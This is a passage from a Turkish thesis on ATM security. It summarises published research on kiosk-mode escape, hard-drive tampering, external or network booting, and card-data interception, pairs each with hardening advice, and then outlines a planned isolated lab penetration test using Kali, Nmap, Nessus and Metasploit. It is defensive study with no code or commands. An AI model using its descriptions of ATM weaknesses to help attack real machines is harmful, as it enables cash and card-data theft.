
Tasarım gereği, sıradan bir ATM kullanıcısı, ekranda bilgileri görüntüleyen ve kullanıcıdan gelen girdileri işleyen tek bir uygulama ile etkileşime girer. Bu uygulama kiosk modunda çalışır, yani kullanıcı başka programları çalıştıramaz veya işletim sistemi işlevlerine hiçbir şekilde erişemez. Ancak saldırganlar kiosk modundan çıkarak bu kısıtlamaları atlayabilir ve ATM işletim sisteminde komut çalıştırabilirler.

Literatür araştırması sonucunda "Positive Technologies" uzmanları tarafından yapılan bir çalışmada test edilen ATM'lerin ilgili saldırıya açık olma yüzdesi ve saldırı için gereken süre Tablo 2.3'te belirtilmiştir [19].

Tablo 2.3: Kiosk modundan çıkma

Saldırıya açık olma	Erişim gereksinimi	Gerekli süre
ATM'lerin %76'sı	ATM ağına fiziksel erişim	15 dakika

Şekil 2.18'de kiosk modundan çıkma saldırıları gösterilmektedir.



Şekil 2.18: Saldırı cihazının bağlanması [19]

Kiosk modu saldırılarından korunmak için yapılması gereken literatür önerileri:

1. Çevre birimlerine bağlanma yeteneğini sınırlamak için yerel işletim sistemi ilkeleri veya Aygıt Denetimi çözümleri kullanılmalıdır.
2. İşletim sistemi işlevlerine erişim elde etmek için kullanılabilecek standart tuş kombinasyonlarını devre dışı bırakılmalıdır.
3. Kullanıcı ayrıcalıkları mümkün olduğunca en aza indirmelidir. Dosyaları düzenleme, kayıt defteri değerlerini değiştirme ve rastgele programları çalıştırma yeteneği sınırlandırılmalıdır.
4. ATM'nin çalışması için gerekli olmayan tüm yazılımlar kaldırılmalıdır. Kaldırma mümkün değilse, yazılımı kısıtlamak için güvenlik araçları kullanılmalıdır.
5. Uygulama Kontrolü beyaz listeler kontrol edilmeli: İzin verilen uygulamaların bir listesi oluşturulurken, gereksiz yerleşik işletim sistemi hizmetleri veya ATM işlemi için gerekli olmayan diğer uygulamalar dahil edilmemelidir.
6. Mantıksal cihazlara özel erişim zorunlu kılınmalıdır. API değişiklikleri ve yetkilendirme mekanizmalarının uygulaması için sağlayıcılar ile birlikte çalışılmalıdır.
7. Yazılımın en son sürümleri kullanılmalı ve güncellemeler düzenli olarak yüklenmelidir.
8. Güvenlik olayları kaydedilmeli ve izlenmelidir.

Sabit Sürücüye Bağlantı


ATM sabit diskine bağlanarak güvenliği atlamak ve terminalin kontrolünü ele geçirmek mümkündür. Bu bölümde sabit sürücüye doğrudan erişim ve harici diskten önyükleme olarak 2 saldırı senaryosu ele alınmıştır.

Literatür araştırması sonucunda "Positive Technologies" uzmanları tarafından yapılan bir çalışmada test edilen ATM'lerin ilgili saldırıya açık olma yüzdesi ve saldırı için gereken süre Tablo 2.4'te belirtilmiştir [19].

Tablo 2.4: Sabit sürücüye bağlantı

Saldırıya açık olma	Erişim gereksinimi	Gerekli süre
ATM'lerin %92'si	ATM ağına fiziksel erişim	20 dakika

Şekil 2.19'da sabit sürücüye bağlantı saldırıları gösterilmektedir.



Şekil 2.19: Sabit sürücüye bağlanma [19]

1-) Sabit sürücüye doğrudan erişim senaryosu


En basit yöntem, doğrudan sabit sürücüye bağlanmaktır. Sabit sürücü şifrelenmemişse, saldırgan kötü amaçlı bir programı dağıtıcı komutlarıyla kopyalayabilir. Sonrasında saldırgan, yapılandırma dosyalarını değiştirerek bu programı Uygulama Denetimi beyaz listesine ekleyebilir. ATM daha sonra normal (güvenli) modda yeniden başlatıldığında, güvenlik

yazılımı görünürde çalışır. Fakat saldırgan artık rastgele kod ve kötü amaçlı yazılım çalıştırabilir. Saldırgan, örneğin diskten dosya silerek güvenlik yazılımı tamamen devre dışı bırakabilir.

Ayrıca saldırgan sabit sürücüden (belirli bir uygulama veya hatta diskin tam görüntüsü gibi) hassas bilgileri kopyalayabilir ve daha sonra gelecekteki saldırılarda değiştirilmiş sürümleri kullanabilir [18, 19].

2-) Harici diskten önyükleme senaryosu

Saldırganlar, dosya sistemine erişim elde etmek için ATM'yi harici bir diskten başlatabilmektedir. Erişimin parola korumalı olması gereken BIOS'ta, ön yükleme sırası belirlenmektedir. "Positive Technologies" uzmanları tarafından test edilen ATM'lerin yüzde 23'ünde BIOS parolasını tahmin etmek kolay olmuştur ve ATM'lerin yüzde 8'inde şifre olmadığı belirlenmiştir. Bunlara ek olarak test uzmanları, BIOS önyükleme sırasını geçersiz kılarak Intel Boot Agent yardımıyla ağ üzerinden ATM'yi başlatmayı başarabilmişlerdir [19].



Şekil 2.20: Kötü amaçlı yazılım yazmak için bir sabit sürücüye bağlanma [19]

“Positive Technologies” uzmanları tarafından test edilen ATM’lerin güvenlik açıklarının sıklığı şu şekildedir [19]:

- Çevre birimleri ile iletişimin korunmasındaki yetersizlik: %96
- HDD şifreleme eksikliği: %92
- BIOS'a erişirken kimlik doğrulama yetersizliği: %35

Sabit sürücü saldırılarından korunmak için yapılması gereken literatür önerileri:

1. ATM sabit sürücüleri şifrelenmelidir. Başlıca sağlayıcı NCR, en iyi şifreleme uygulamaları için yönergeler oluşturmuştur.
2. BIOS erişimi için katı kimlik doğrulaması uygulanmalıdır.
3. Yük belleği bütünlüğünün kontrolünü sağlamak için BIOS yerine UEFI kullanılmalıdır.
4. ATM’nin yalnızca sabit sürücüsünden başlatılmasına izin verilmelidir. Harici disklerden veya ağ üzerinden başlatılması yasaklanmalıdır.

2.10.2.2 Kart Bilgileri Hırsızlığı


Banka kartlarının manyetik şeridi, işlemleri gerçekleştirmek için gereken bilgileri içerir. Manyetik şerit üzerine üç iz sığdırılabilmesine rağmen, genellikle sadece iki iz (Track1 ve Track2) kullanılır. Track1 kart numarasını, son kullanma tarihini, servis kodunu ve sahip adını içerir. Ayrıca pin doğrulama anahtarı göstergesi, pin doğrulama değeri ve kart doğrulama değerini de içerebilir. Track2, kart sahibinin adı dışında Track1'deki tüm bilgileri tekrarlar.

POS terminalinde manyetik şerit ile ödeme yapmak veya ATM'den nakit çekmek için sadece Track2'nin okunması yeterlidir. Bu nedenle saldırganlar Track2'den bilgileri kopyalamaya çalışırlar. Bu bilgiler, darkweb'de satışa sunulan sahte kart kopyaları oluşturmak için kullanılabilir.

Yıllarca, suçlular, bilgileri doğrudan manyetik şeritten okumak için bir kart okuyucusuna fiziksel sıyırıcılar (skimmer) yerleştirmişlerdir. Bankalar, bunu önlemek için önlemler almış ve geniş çapta uygulamışlardır. Bununla birlikte, veriler skimmer olmadan da çalınabilmektedir. Buna müdahale iki aşamada mümkündür:

- ATM ile işlem merkezi arasındaki veri aktarımı sırasında
- ATM işletim sistemi ile kart okuyucu arasındaki veri aktarımı sırasında

Şekil 2.21'de kart veri hırsızlığını hedefleyen saldırıları gösterilmektedir.




Şekil 2.21: Kart veri hırsızlığını hedefleyen saldırılar [19]

Bu bölümde bazı saldırı senaryoları ele alınmıştır. Saldırganlar genellikle işlem sürecinin kritik aşamalarında veri şifreleme ve kimlik doğrulaması gerçekleştirmedeki başarısızlıktan faydalanmaktadırlar.

ATM ve İşlem Merkezi Arasında Verilerin Ele Geçirilmesi

Bu saldırı, Track2'nin tam değerinin açık metin olarak gönderildiğinde ve ATM ile işlem merkezi arasındaki trafiğe uygulama düzeyinde şifreleme uygulanmadığı durumda mümkün olabilmektedir (neredeyse tüm ATM'ler şifreleme kullanmayan NDC ve DDC protokollerini kullanır). Böylece bir saldırgan, ATM ağına bağlanarak ve ağ trafiğini dinleyerek banka kartları hakkında bilgi edinebilir. "Positive Technologies" uzmanları tarafından test edilen ATM'lerin %58'inde verilerin ele geçirilmesi mümkün olmuştur. [18, 19]. Şekil 2.22'de ATM ve işlem merkezi arasında verilerin ele geçirilmesi saldırıları gösterilmektedir.



Şekil 2.22: ATM ve işlem merkezi arasında verilerin ele geçirilmesi [19]

İşletim Sistemi ve Kart Okuyucu Arasındaki Verilerin Ele Geçirilmesi (USB veya COM Bağlantı Noktası Aracılığıyla)

Banka kartlarının manyetik şeridinin içeriğini engellemek için ATM bilgisayarı ile kart okuyucu arasına özel bir cihaz yerleştirilmesi ile gerçekleştirilebilmektedir. Bu saldırılar, kart okuyucu ile iletişimin doğrulanmaması veya şifrelenmemesi nedeniyle mümkün olabilmektedir. Dolayısıyla kart verileri açık metin olarak gönderilebilmektedir.


İşletim Sistemi ve Kart Okuyucu Arasında (Kötü Amaçlı Yazılım ile) Verilerin Ele Geçirilmesi

Saldırgan ATM'ye kötü amaçlı yazılım yükleyebiliyorsa, kart okuyucudan veri okumak için kötü amaçlı donanım gerekli değildir. Dolayısıyla aşağıda belirtilen uygulamaların herhangi birini gerçekleştirilerek verileri ele geçirebilir:

- Önyükleme modunu değiştirerek veya ATM'yi harici bir diskten başlatarak
- Doğrudan sabit sürücüye bağlanarak,
- Kullanıcı girişini taklit etmek için bir cihaz ekleyerek veya bir ağ saldırısı gerçekleştirerek.

"Positive Technologies" uzmanları tarafından test edilen ATM'lerin hiçbiri kart okuyucu ile veri alışverişi yaparken kimlik doğrulaması gerçekleştirmemiştir. Bu nedenle, herhangi bir cihaz ATM'ye erişebilir. Saldırganın yapması gereken tek şey, ATM işletim sisteminde rastgele kod çalıştırmaktır [19].

Şekil 2.23'te Kart okuyucu ve ATM işletim sistemi arasında verilerin ele geçirilmesi saldırıları gösterilmektedir.



Şekil 2.23: Kart okuyucu ve ATM işletim sistemi arasında veri yakalama [19]

Kart bilgileri ele geçirilmesi saldırılarından korunmak için yapılması gereken literatür önerileri:

1. Kart okuyucu ile veri alışverişi şifrelenmelidir. Track2'nin tüm içeriği açık metin olarak gönderilmemelidir.
2. Rasgele kod yürütülmesini önlemek için önceki bölümlerde açıklanmış öneriler uygulanmalıdır.
3. ATM ile işlem merkezi arasındaki trafiği hedefleyen ağ saldırılarını önlemek için önceki bölümlerde açıklanmış öneriler uygulanmalıdır.

ATM'lere yapılan mantıksal saldırıların popülaritesi her geçen gün artmaktadır ve milyonlarca dolarlık kayıplar yaşanmaktadır. Güvenlik analizi çalışmaları kapsamında sürekli olarak ağ güvenliği, yanlış yapılandırma ve çevre birimlerinin yetersiz korunmasıyla ilgili güvenlik açıkları ortaya çıkarılmaktadır.

Tüm bu sistem zafiyetleri birlikte ele alındığında, suçlulara ATM'den nakit çalma veya kart bilgilerini alma olanağı sağlanmaktadır. Bankalar aynı konfigürasyonu çok sayıda ATM'de kullanma eğiliminde olduklarından, tek bir ATM'ye yapılan başarılı bir saldırı daha büyük ölçekte kolaylıkla tekrarlanabilmektedir.

Bu bölümde saldırıların açıklanmasının ardından belirtilen öneriler ATM'leri mantıksal saldırılara karşı güçlendirmeye yöneliktir. İstismarın zorluğu arttıkça suç olasılığı azalır. Saldırı riskini azaltmak için atılacak ilk adım ATM kabini ve çevresini fiziksel olarak güvence altına

almaktır. Literatür araştırması sonucunda söz konusu çalışma kapsamında yapılan testler sırasında güvenlik açıklarının çoğundan yararlanılmasının yerleşik bilgisayara ve çevresel bağlantı noktalarına erişim olmadan imkansız olduğu ortaya çıkarılmıştır.

Diğer önem arz eden husus ise ortaya çıkan tehditlere hızla tepki vermek için güvenlik olaylarını günlüğe kaydetmek ve izlemektir. ATM'lerin düzenli güvenlik analizi, güvenlik açıklarının zamanında tespiti ve düzeltilmesi için önemlidir. Güvenlik analizi; Uygulama Kontrolü ve XFS ile ilgili yazılım ve ağ ekipmanı sabit yazılımı gibi ATM yazılımlarının tersine mühendisliğini de içerebilir. Bu tür testler, sıfırıncı gün güvenlik açıklarının belirlenmesi ve yeni saldırı vektörlerine karşı koruma sağlamak için müteakip önlemlerin ortaya çıkarılması sağlaması bakımından oldukça önemlidir [18, 19].

Bir sonraki bölümde ATM (SCADA) sistemlerine yönelik yapılan olası bir saldırı simülasyonu ile yetersiz ağ güvenliği ve uygulama denetiminin güvenlik açıkları veya yanlış yapılandırılması durumunda, ATM ağına erişim sağlayan bir suçlunun, mevcut ağ hizmetlerini hedef alarak, güncel olmayan işletim sistemi, kimlik doğrulama eksikliği ve yanlış konfigürasyon boşlukları gibi zafiyetlerden yararlanması ile ağda bulunan diğer ekipmanlara ve sistemlere nasıl erişim sağlayabileceği işlenmiştir.

3 MALZEME VE YÖNTEM

Siber saldırı düzenlenmesi için teorik bilgilerden hareket edilerek, bir siber korsan gibi düşünmek önemlidir. Senaryo gerçekleştirilirken, sistem açıklığının keşfedilmesi ve sızıntının sağlanması için, "etik siber korsan" deyimi dikkate alınarak hareket edilmiştir. Temel çıkış noktası ise SCADA cihaza sızıp bilgilere ulaşma deneyimindeki yol haritasını izlemek olmuştur. Sisteme sızıntının sağlanması için küçük bir SCADA (ATM ağı) sistemin penetrasyonuna çalışılmış olup, sistemdeki boş bir bilgi belleği olan ve tamamen penetrasyon amacıyla kullanılan atıl bir sisteme başarılı bir şekilde nasıl sızılabileceği araştırılmıştır.

İlgili çalışmada yetersiz ağ güvenliği ve uygulama denetiminin güvenlik açıkları veya yanlış yapılandırılması durumunda, ATM ağına erişim sağlayan bir suçlunun, mevcut ağ hizmetlerini hedef alarak, güncel olmayan işletim sistemi, kimlik doğrulama eksikliği ve yanlış konfigürasyon boşlukları gibi zafiyetlerden yararlanarak ağda bulunan diğer ekipmanlara ve sistemlere erişim sağlamaya çalışılmıştır.

Saldırgan, kurumun veya internet sağlayıcısının bir çalışanı olduğu veya fiziksel olarak ağa bağlanan ya da sosyal mühendislik gibi vb. yöntemleri kullanan kötü niyetli birisi olduğu varsayımıyla SCADA sistemin (ATM Ağı) bağlı olduğu ağa erişim yetkisi olduğu ve bu erişimi uzaktan elde edebildiği düşünülerek senaryo gerçekleştirilmiştir.

3.1 FİNANSAL ALANDA KULLANILAN SCADA SİSTEMLERE YÖNELİK YAPILAN OLASI BİR SALDIRI SİMÜLASYONU

İnternet dediğimiz dünya her bir çevrimiçi olan bilgisayarı/sistemi içerisinde barındırır. Dolayısıyla her bir bilgisayar hedef noktası potansiyeli taşır. Bazı kapalı sistemler örneğin tüm portları dış dünyaya kapalı olan sistemlerde herhangi bir saldırı yöntemi beklenemez bu durumda sadece DDOS ile servislerin iş göremez hale getirilmesi hedeflenebilir. DDOS saldırısı ile büyük şirketlerin ofis sistemlerine saldırı düzenlenerek işlerin aksatılması söz konusu olabilir.

Planlanan senaryoda çıplak saldırı ile arada bir koruyucu aygıt/yazılım olmadan sisteme sızmaya çalışılacak ve bunun karşılığında işletim sisteminin ataklara verdiği yanıtlar incelenecektir. Ataklar gerçekleştirilirken, ağ ortamına gelişigüzel bir saldırı olmayacak bu


durumda saldırganın hedef sistemin sahip olduğu ip adresini bildiği ve/veya tahmin ettiği varsayılacaktır. Saldırı anındaki sistemin snapshot hali saklanarak manuel bir yolla yorumlanacaktır.

Saldırı yapılma anında, Kali Linux tabanlı bir PC kullanılacak ve sahip olduğu araçların gücüne dayanarak saldırılar gerçekleştirecektir. İlk atak türü bir güvenlik açığı tarama yazılım olan Nessus ile hedef sistemdeki potansiyel güvenlik açıklıklarını tespit etmek olacaktır. Sonrasında Nmap aracı ile sistemler üzerindeki açık olan portlar taranıp, bu açık olan portların analizi sonrasında gerekli saldırı yöntemini belirlemek olacaktır. Saldırı esnasında Metasploit Framework'ü kullanılarak mevcut cihazlar üzerinde bulunan zafiyetlerin exploit edilmesiyle hedef sisteme sızma girişimi yapılacak, daha sonra buradan elde edilecek bilgiler kullanılarak saldırıya yön verilecektir.

Nmap üzerinden saldırı sonucu gerekli açık portların listesi dönüldüğünde bu portların gerçekten bir hizmet barındırdığı bilgisi elde edilemezse sisteme saldırma karşısında, işletim sistemi kendisini korur anlayışı otomatik olarak çürütülecektir (hali hazırda gerçek bir penetrasyon cihazı olan SCADA sistemin hafızasında ulaşacağımız birkaç veri kırıntısının dahi bulunmadığını bildiğimizden). Bu noktada siber güvenlik parametrelerinin önemi açığa çıkmış olacaktır. Şöyle ki, sistemde açık bir port var ancak portun bağlı olduğu bir servis yok, sadece açık bir port belirtilmiş ve gerekli bir sisteme/servise bağlanmamış. O halde bu port üzerinden saldırı yapıldığında hedef sistemde bir aktivite gözlemlenmezse bu demek değildir ki karşıdaki sistem güvenilir ve ayakta kalmayı başarmıştır. Buradan çıkarılacak sonuçlar false positive olarak adlandırılabilir. Bu tarz durumlar da göz önünde bulundurularak güvenli bir çıktı oluşturulacaktır.

3.2 SİMÜLASYON İÇİN ORTAMLARIN HAZIRLANMASI

Finansal alanda kullanılan SCADA sistemlerinin güvenliğini sağlamaya yönelik yapılan çalışmada simülasyon düzeneği sanal bir ortamda tasarlanmıştır. Simülasyon düzeneği yerel ağ üzerinde oluşturularak internet bağlantısı bulunmamaktadır. Saldırı esnasında Kali Linux tabanlı PC kullanılarak SCADA-ATM isimli bir makinaya saldırı gerçekleştirilmiş ve buradan diğer sistemlere sızmaya çalışılmıştır. Simülasyon ortamının topolojisi Şekil 3.1'de gösterilmiştir. Şekilde gösterilen sunucu ve cihazlar ilk saldırı anında bilinmemektedir ve saldırı esnasında bilgi toplama aşamalarında tespit edilmiştir. Bir sonraki bölümde sistem açıkları sonucunda tespit edilen bulgular ve bu bulgulara yönelik alınması gereken önlemler detaylı şekilde açıklanmıştır.



Şekil 3.1: Topoloji.


4 BULGULAR

Tezin bu bölümünde ilgili senaryo özelinde zafiyet taramaları ve saldırı analizleri, finansal alanda kullanılan SCADA sistemlerinin (ATM) mantıksal saldırılara karşı güçlendirmeye yönelik sonuç ve değerlendirmeler ile önerilere ve literatür araştırması neticesinde elde edilen bilgiler ışığında genel olarak belirlenen bulgular için SCADA sistemlere yönelik siber saldırıların önlenmesi genel hatlarıyla açıklanmıştır.

